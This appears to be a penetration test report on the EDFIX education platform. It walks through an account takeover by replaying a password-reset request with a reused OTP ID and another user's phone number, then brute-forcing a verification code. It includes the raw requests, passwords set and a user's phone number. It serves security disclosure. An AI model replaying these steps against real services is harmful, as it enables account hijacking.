

Centi Security

Najot Ta'lim

Project: EDFIX

MAIL: centicorp@gmail.com

| | |
|--|----------|
| 1 Najot Ta'lim EDFIX Penetration Test Report..... | 2 |
| 1.1 Introduction..... | 2 |
| 1.2 Objective..... | 2 |
| 1.3 Requirements..... | 2 |
| 2 High-Level Summary..... | 3 |
| 2.1 Recommendations..... | 3 |
| 2.2 Identified Vulnerabilities..... | 3 |
| 3 Methodologies..... | 3 |
| 3.1 Information Gathering..... | 3 |
| 3.2 Penetration..... | 3 |
| 4 Assessment Findings Summary..... | 3 |

1 Najot Ta'lim EDFIX Penetration Test Report

1.1 Introduction

This document outlines the findings and methodology used during a penetration test of **Najot Ta'lim's EDFIX** platform. The purpose of this report is to present a comprehensive overview of the security assessment, detailing discovered vulnerabilities, attack paths, and recommendations for remediation. This assessment simulates a real-world penetration test and aims to evaluate the security posture of the target environment.

1.2 Objective

The objective of this penetration test is to conduct an internal security assessment of the Najot Ta'lim EDFIX infrastructure. The test follows a methodical approach to identify and exploit vulnerabilities, aiming to assess the impact and risk associated with each finding. The goal is to demonstrate how an attacker could compromise systems and to provide actionable recommendations to improve the organization's overall security.

1.3 Requirements

This report includes the following key components:

- A high-level executive summary and non-technical recommendations

- A detailed methodology outlining each phase of the assessment

- Technical findings with supporting screenshots, walkthroughs, sample payloads or code

- Any additional relevant observations or information discovered during the engagement

2 High-Level Summary

Centi Security (EDFIX) was tasked with performing a web application penetration test targeting Najot Ta'lim's EDFIX platform. The objective of the assessment was to identify security flaws in the application, assess their potential impact, and provide remediation guidance. During the assessment, several critical vulnerabilities were discovered, primarily related to authentication logic, session management, and integration with third-party services such as Gmail OAuth. These issues could allow attackers to gain unauthorized access to user accounts and potentially compromise sensitive data. All identified vulnerabilities were successfully exploited in a controlled environment, and detailed findings are documented in the sections that follow.

2.1 Recommendations


Centi Security (EDFIX) recommends promptly remediating the web application vulnerabilities identified during this test to ensure that attackers cannot exploit the Najot Ta'lim EDFIX platform in the future. Remediation efforts should focus on the application-level issues identified, such as authentication bypass, OAuth abuse, and session hijacking, by implementing the necessary code changes and secure configurations. It is crucial to follow secure coding practices during this process, such as strengthening authentication checks, implementing robust session management controls, and properly handling OAuth flows, to prevent these vulnerabilities from recurring. Additionally, all third-party components and integrations (including OAuth providers) should be kept up to date and configured according to security best practices. Once the current issues are resolved, the application should be maintained under a regular security review and update program. This includes periodic code reviews, penetration tests, and timely updates to the application and its dependencies to address any new vulnerabilities discovered in the future.

3 Methodologies

Centi Security (EDFIX) utilized a widely accepted penetration testing methodology to assess the security posture of Najot Ta'lim's EDFIX platform. The approach focused on identifying, analyzing, and exploiting vulnerabilities within the targeted subdomain. The following sections detail the process taken, highlight key findings, and provide a breakdown of each discovered vulnerability along with relevant technical evidence.

4 Assessment Findings Summary

From the login page of the website go.edfix.uz, I navigated to the 'Recover Password' section because I had already registered on the system:



After receiving my OTP verification code, I was able to recover not only my own account but also other account numbers and Gmail accounts:

```
-geEohfjZq9FQ8uAQ8hQaYlDi7prEN0rgvEYMifeF1v4zpVBV7m-1fngIMFWtMibFYnz3BgTLj5fYuC7GVqAqzt5kLDEp_306SnM0q7kTxu3ZsjI5552os5JmQwBUE9DjVfKBI_DK6GQH28moJgec
Content-Type: application/json
Origin: https://go.edfix.uz
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://go.edfix.uz/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i


{
  "otpCodeId":26933,
  "newPassword":"P@ssword123!",
  "login":"998932330527",
  "loginType":"phone"
}
```

From there, you can see that I successfully reset the account password and set a new password of my own, as shown below:


```
xdTBL0wBIRp0SkxbAocqPwKs16Cxczp9ks26w5rNVu5q-Bq5LT1lae117yuRZ-8R-4py3a835Jh8Y_s36c7-rVL
6a5671K1VXD1h15zEaWCE5f14vduqpl00ga-qd1STx1zjRuzYzPp6C3xvW0zbj5fYp18Ma0e0FWL1lFmwuvin
gV36jDpKRTWmR424axk1gwA2g1R181K1N3uAaFshuEenn8BkySpM09MyxyfCEbXqp8Bnq6LUF70uKx3KPWiv5
f-1YDs6Xq1xPXAcm896MhV1HN212Kf01k4frV03jQlCgCfyUSD-RK07Mocr_aPmkf6vd8RvK8FKP5015oMot0biZ
yMT0my84PV41eonfMdpU0MRqG-MtBP1fBoxe80PSPiAdAv48j8hJ2h1_PA7MBxXuzgm14mw02Q00UIC77zo102b51
v80-jgZYap8q8aw7_XJ0VVLfG01jrApac-G6-Uv0WzN9KHkMUmfxnPNFE2E-p0TG8gXLAGocb900AJX70fg6iamcfe
5NqYcg4KaaDwa0PSPfH5VY0otd9U3pDk4A0a8Gw7f_PV0QvV8pzzxynkCV-YowzNV56gE-7FbRP5_LRT3mXNsExt_-h
0NBQYKmt1Kk3C1h950nQziKBnsZv0m5N0db273jwTXe9ZgCw138_n0TRH74NxmU54XEB7jPhAFRYemoT2J16n1d0W62
b1buIQHr1Kk3C1h950nQziKBnsZv0m5N0db273jwTXe9ZgCw138_n0TRH74NxmU54XEB7jPhAFRYemoT2J16n1d0W62
pL6GQM187p5zGNQ4yC4ZFQjk9dZqEllaYb12WVMcodPP0te4Y1HLnrgi9-K6Yd1bgWqggGVHQTf94zE-QfZrBEiUGeo
Vu-QIL5IwhVYw2-6inBEVDhZ0Ga9_ZFn26TX1Zdxz73GmV7X8cAvMF-Tv2N8U6fvRrE87Vuz-RgFDc1c3M9fASxs7
UU51NnRAQf8Lh01FR8wszIX_117W-p21okXeTwyVf61Np0AgIWD3AD2ogRJqgxrt1N14rXhCkxjUw1hkhkHhG
h41K9zVMCJ9q6H50fduRbuuqt0bN5yJEWzTIZ0KCr-81xzz0e3eBu1EY1INBQJlFGjviHmmd4GwRZDX71k81LP1RKf6
R9TM-Gupj468-ccC97zV8r5IfuIo_C5yAb34SF8PYtykSRs12CUkhFmVjsqy9M1l6n9H_61-adb8Fpbe8Q1KleQ30jG
6g3jW7bC617CY5X9XoJKPpQnYB210m04nX_enzjMKTBz0Sk0gtJx-5pe2RPUA49FtU42tu_wtd6J5nH00zqimv255
n1tALc-dMf0wJp1U0ptfj0qLe5y508-wk3m70u7Z6ue-ZHVjg81B8JLfv0NjXPKS550soXzrPB1mW3yWtH5hs
6A_zGUPrL7LTLf92d08F7vklw8dHm10ge05j19J1lIKWkc_Xaf91edtNJK8AXFpDK55vPefvWcX40gp0Rcg8k0YR
uYyErVZK5k6E9pWfYXLUe1Qh0n8Mdot4VpPtXERIUW0h5e4h87QdZpPrRUPTO_Zg3gy844Q7Ccoq2_E7xQfS3aax
ad_n5RAK0r0Iaf5656x6RHzBw-H9tmM_nEM0dsftt41z131_jwZyLpg-3x1W12DCcrE1-HazK8572EovE3rN1WYx
1X1XVhK1TCKX0cndEplV1BAEMADCO1M1DVTvKf101mbP011_Kw_JocjY1768IBHMKVv1sMBPuk_RhZGxN8e0Q10Z1
RNC7kco0UHQyH-mfe0pzz6jfxYUW3QY5vz81qhl1xwMtf69HZUCuISEAU5H1-Iw1mMowI1twty8LQ_HH8ZM40-Vo
m78V_rTG3X1j221EjVND7-04WqgdF6vbn1ze5wZfY1VKx1XhrNadegvgmuFHHF2U5E-gXXRg1Y8YpmTKAYRCMx4OM
NMbM44_zW4y5Q7w_c50sfeeJhtux0qV-1xG1TgC3e48MJ-ajfU1P10GuWoErppG2wQRnr141MECSecch78p691
-geEohfjZq9FQ8uAQ8hQaYlDi7prEN0rgvEYMifeF1v4zpVBV7m-1fngIMFWtMibFYnz3BgTLj5fYuC7GVqAqzt5kLDEp_306SnM0q7kTxu3ZsjI5552os5JmQwBUE9DjVfKBI_DK6GQH28moJgec
Content-Type: application/json
Origin: https://go.edfix.uz
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://go.edfix.uz/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
  "otpCodeId":26933,
  "newPassword":"P@ssword123!",
  "login":"998932330527",
  "loginType":"phone"
}
```

I then used the credentials I had set to log in to the account:



After this, I successfully logged in using the credentials I had set:



Received OTP CODE: **883168**

| | | | | |
|----|---------------|-----|-----|-----|
| 19 | 883168 | 200 | 115 | 442 |
| 20 | 883169 | 200 | 100 | 538 |
| 21 | 883170 | 200 | 102 | 538 |

| Request | Response |
|---------|--|
| | <pre>Pretty Raw Hex Render HTTP/2 200 OK Date: Sun, 13 Apr 2025 19:37:17 GMT Content-Type: text/x-component Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Accept-Encoding Cache-Control: no-cache, no-store, max-age=0, must-revalidate X-Action-Revalidated: [[],0,0] X-Powered-By: Next.js Strict-Transport-Security: max-age=15724800; includeSubDomains 0:["\$@1", ["i0qc90LwCajJ7hJqECUai", null]] 1:{ "data":{ "otpCodeId":26936 }, "error":null, "success":true }</pre> |

I insert a OTP verification code after i brute force it:

Emailni tasdiqlash

Elektron pochtagizga yuborilgan kodni kiriting
yirkidordu@gufum.com

Maxsus kod

883168

Qayta yuborish

Tasdiqlash

Ro'yxatdan o'tish

I used the credentials from there, including a temporary email and the password I had set for the account:

Kirish

Orqali kirish

Telefon raqami Email

yirkidordu@gufum.com

Parol

Devona@123!

Kirish

Google orqali

I successfully logged into the account using the password I had set:

